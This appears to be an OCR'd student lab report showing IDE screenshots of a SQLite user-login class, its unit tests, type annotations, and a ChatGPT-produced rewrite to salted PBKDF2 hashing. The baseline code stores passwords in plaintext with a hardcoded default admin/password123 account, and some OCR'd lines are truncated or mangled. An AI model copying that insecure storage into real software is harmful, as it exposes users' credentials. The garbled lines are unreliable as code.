
Results:


File Edit Selection View Go Run Terminal Help
cs575
EXPLORER
CS575
lab1
lab6
__pycache__
test_users.py
users.py
Cs 587 Week 1 Deep Notes ...
Cs 587 Week 1 Deep Notes ...
users.py
test_users.py
lab6 > test_users.py > TestUsers > tearDown
import os
import sys
import sqlite3
import tempfile
import unittest
Ensure we can import users.py even after chdir() into the temp directory.
PROJECT_DIR = os.path.dirname(os.path.abspath(__file__))
if PROJECT_DIR not in sys.path:
sys.path.insert(0, PROJECT_DIR)
from users import Users, DB_FILE
class TestUsers(unittest.TestCase):
@classmethod
def setUpClass(cls):
cls._orig_cwd = os.getcwd()
cls._tmpdir = tempfile.TemporaryDirectory()
os.chdir(cls._tmpdir.name)
@classmethod
def tearDownClass(cls):
os.chdir(cls._orig_cwd)
cls._tmpdir.cleanup()
def setUp(self):
Ensure each test starts with a fresh DB inside the temp directory.
if os.path.exists(DB_FILE):
os.remove(DB_FILE)
self.users = Users()
Odin ID: calizo
OUTPUT DEBUG CONSOLE TERMINAL PORTS
bash - lab6
$ python -m unittest -v test_users
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6
$ python -m unittest -v test_users
test_can_add_new_user_and_confirm_persisted_and_retrievable (test_users.TestUsers.test_can_add_new_user_and_confirm_persisted_and_retrievable) ... ok
test_checkUser_true_for_correct_false_for_wrong_and_nonexistent (test_users.TestUsers.test_checkUser_true_for_correct_false_for_wrong_and_nonexistent) ... ok
test_default_admin_user_exists_with_password123 (test_users.TestUsers.test_default_admin_user_exists_with_password123) ... ok
test_existing_account_cannot_be_created_again (test_users.TestUsers.test_existing_account_cannot_be_created_again) ... ok
Ran 4 tests in 0.035s
OK
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6
$
OUTLINE
TIMELINE


Step 3. Type annotation


1. Take a screenshot of the successful execution of the generated code as well as the annotated code produced for one of the functions that includes your OdinId






Results:



EXPLORER
CS575
lab1
lab6
__pycache__
step3
__pycache__
test_users.py
users.py
test_users.py
users.py
Cs 587 Week 1 Deep Notes ...
Cs 587 Week 1 Deep Notes ...
OUTLINE
TIMELINE
users.py lab6
test_users.py
users.py ...\step3
lab6 > step3 > users.py > Users > checkUser
1 import sqlite3
2 from typing import Any, Optional
3
4 DB_FILE: str = 'users.db' # file for our Database
5
6 class Users():
7 def __init__(self) -> None:
8 self.connection: sqlite3.Connection = sqlite3.connect(DB_FILE)
9 cursor: sqlite3.Cursor = self.connection.cursor()
10 try:
11 cursor.execute("select count(rowid) from users")
12 except sqlite3.OperationalError:
13 self.initializeUsers()
14
15 def initializeUsers(self) -> None:
16 cursor: sqlite3.Cursor = self.connection.cursor()
17 cursor.execute("create table users (username text, password text)")
18 self.addUser('admin','password123')
19
20 def addUser(self, username: str, password: str) -> bool:
21 cursor: sqlite3.Cursor = self.connection.cursor()
22 params: dict[str, str] = {'username':username}
23 cursor.execute("SELECT username FROM users WHERE username=(:username)", params)
24 res: list[tuple[Any, ...]] = cursor.fetchall()
25 if len(res) == 0:
26 params = {'username':username, 'password':password}
27 cursor.execute("insert into users (username, password) VALUES (:username, :password)", params)
28 self.connection.commit()
29 return True
30 else:
31 return False
Odin ID: calizo
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
bash - ste
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6/step3
$ python -m unittest -v test_users
test_can_add_new_user_and_confirm_persisted_and_retrievable (test_users.TestUsers.test_can_add_new_user_and_confirm_persisted_and_retrievable) ... ok
test_checkUser_true_for_correct_false_for_wrong_and_nonexistent (test_users.TestUsers.test_checkUser_true_for_correct_false_for_wrong_and_nonexistent) ... ok
test_default_admin_user_exists_with_password123 (test_users.TestUsers.test_default_admin_user_exists_with_password123) ... ok
test_existing_account_cannot_be_created_again (test_users.TestUsers.test_existing_account_cannot_be_created_again) ... ok
Ran 4 tests in 0.032s
OK
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6/step3
$



EXPLORER
CS575
lab1
lab6
__pycache__
step3
__pycache__
test_users.py
users.py
test_users.py
users.py
Cs 587 Week 1 Deep Notes ...
Cs 587 Week 1 Deep Notes ...
users.py lab6
test_users.py
users.py ...\step3
lab6 > step3 > users.py > Users > checkUser
6 class Users():
31 return False
32
33 def checkUser(self, username: str, password: str) -> bool:
34 params: dict[str, str] = {'username':username}
35 cursor: sqlite3.Cursor = self.connection.cursor()
36 cursor.execute("select password from users WHERE username=(:username)", params)
37 res: list[tuple[Any, ...]] = cursor.fetchall()
38 password_from_db: Optional[str] = None
39 if len(res) != 0:
40 password_from_db = res.pop()[0]
41 if password == password_from_db:
42 return True
43 return False
Odin ID: calizo
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6/step3
$ python -m unittest -v test_users
test_can_add_new_user_and_confirm_persisted_and_retrievable (test_users.TestUsers.test_can_add_new_user_and_confirm_persisted_and_retrievable) ... ok
test_checkUser_true_for_correct_false_for_wrong_and_nonexistent (test_users.TestUsers.test_checkUser_true_for_correct_false_for_wrong_and_nonexistent) ... ok
test_default_admin_user_exists_with_password123 (test_users.TestUsers.test_default_admin_user_exists_with_password123) ... ok
test_existing_account_cannot_be_created_again (test_users.TestUsers.test_existing_account_cannot_be_created_again) ... ok
Ran 4 tests in 0.032s
OK
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6/step3
$


Step 4. Code modification


1. Take a screenshot of the successful execution of the modified password storage and testing code as well as the results of successful program execution that includes your OdinId








ChatGPT 5.2 Thinking
import unittest
DB_FILE = 'users.db' # file for our Database
class Users():
def init(self):
self.connection = sqlite3.connect(DB_FILE)
cursor = self.connection.cursor()
try:
cursor.execute("select count(rowid) from users")
except sqlite3.OperationalError:
self.initializeUsers()
Odin ID: calizo
python
Copy code
def initializeUsers(self):
cursor = self.connection.cursor()
cursor.execute("create table users (username text, salt blob, password_hash blob)")
self.addUser('admin','calizo-pbkdf2-pass')
def addUser(self, username, password):
cursor = self.connection.cursor()
params = {'username':username}
cursor.execute("SELECT username FROM users WHERE username=(:username)", params)
res = cursor.fetchall()
if len(res) == 0:
salt = os.urandom(16)
password_hash = hashlib.pbkdf2_hmac(
'sha256',
password.encode('utf-8'),
salt,
100000,
)
params = {'username':username, 'salt':salt, 'password_hash':password_hash}
cursor.execute(
"insert into users (username, salt,
sword_hash) VALUES (:username, :salt, :password_
params,
Search the web
Extended thinking
Search
ChatGPT can make mistakes. Check important info.


ChatGPT 5.2 Thinking
params = {'username':username, 'salt':salt, 'password_hash':password_hash}
Copy code
cursor.execute(
"insert into users (username, salt, password_hash) VALUES (:username, :salt, :password_
params,
)
self.connection.commit()
return True
else:
return False
def checkUser(self, username, password):
params = {'username':username}
cursor = self.connection.cursor()
cursor.execute("select salt, password_hash from users WHERE username=(:username)", params)
res = cursor.fetchall()
if len(res) != 0:
row = res.pop()
salt_from_db = bytes(row[0])
password_hash_from_db = bytes(row[1])
candidate_hash = hashlib.pbkdf2_hmac(
'sha256',
password.encode('utf-8'),
salt_from_db,
100000,
)
if hmac.compare_digest(candidate_hash, password_hash_from_db):
return True
return False
Odin ID: calizo
class TestUsersPBKDF2(unittest.TestCase):
@classmethod
def setUpClass(cls):
cls._tempdir = tempfile.TemporaryDirectory()
cls._old_cwd = os.getcwd()
os.chdir(cls._tempdir.name)
Search the web
Extended thinking
Search
ChatGPT can make mistakes. Check important info.


ChatGPT 5.2 Thinking
os.chdir(cls._tempdir.name)
less
Copy code
@classmethod
def tearDownClass(cls):
os.chdir(cls._old_cwd)
cls._tempdir.cleanup()
def setUp(self):
db_path = os.path.join(os.getcwd(), DB_FILE)
if os.path.exists(db_path):
os.remove(db_path)
def test_admin_login_succeeds_with_chosen_password(self):
u = Users()
try:
self.assertTrue(u.checkUser("admin", "calizo-pbkdf2-pass"))
finally:
u.connection.close()
def test_admin_login_fails_with_wrong_password(self):
u = Users()
try:
self.assertFalse(u.checkUser("admin", "wrong-password"))
finally:
u.connection.close()
def test_stored_password_hash_is_not_equal_to_raw_password_bytes(self):
u = Users()
try:
cursor = u.connection.cursor()
cursor.execute(
"select password_hash from users WHERE username=(:username)",
{"username": "admin"},
)
res = cursor.fetchall()
self.assertNotEqual(len(res), 0)
Odin ID: calizo

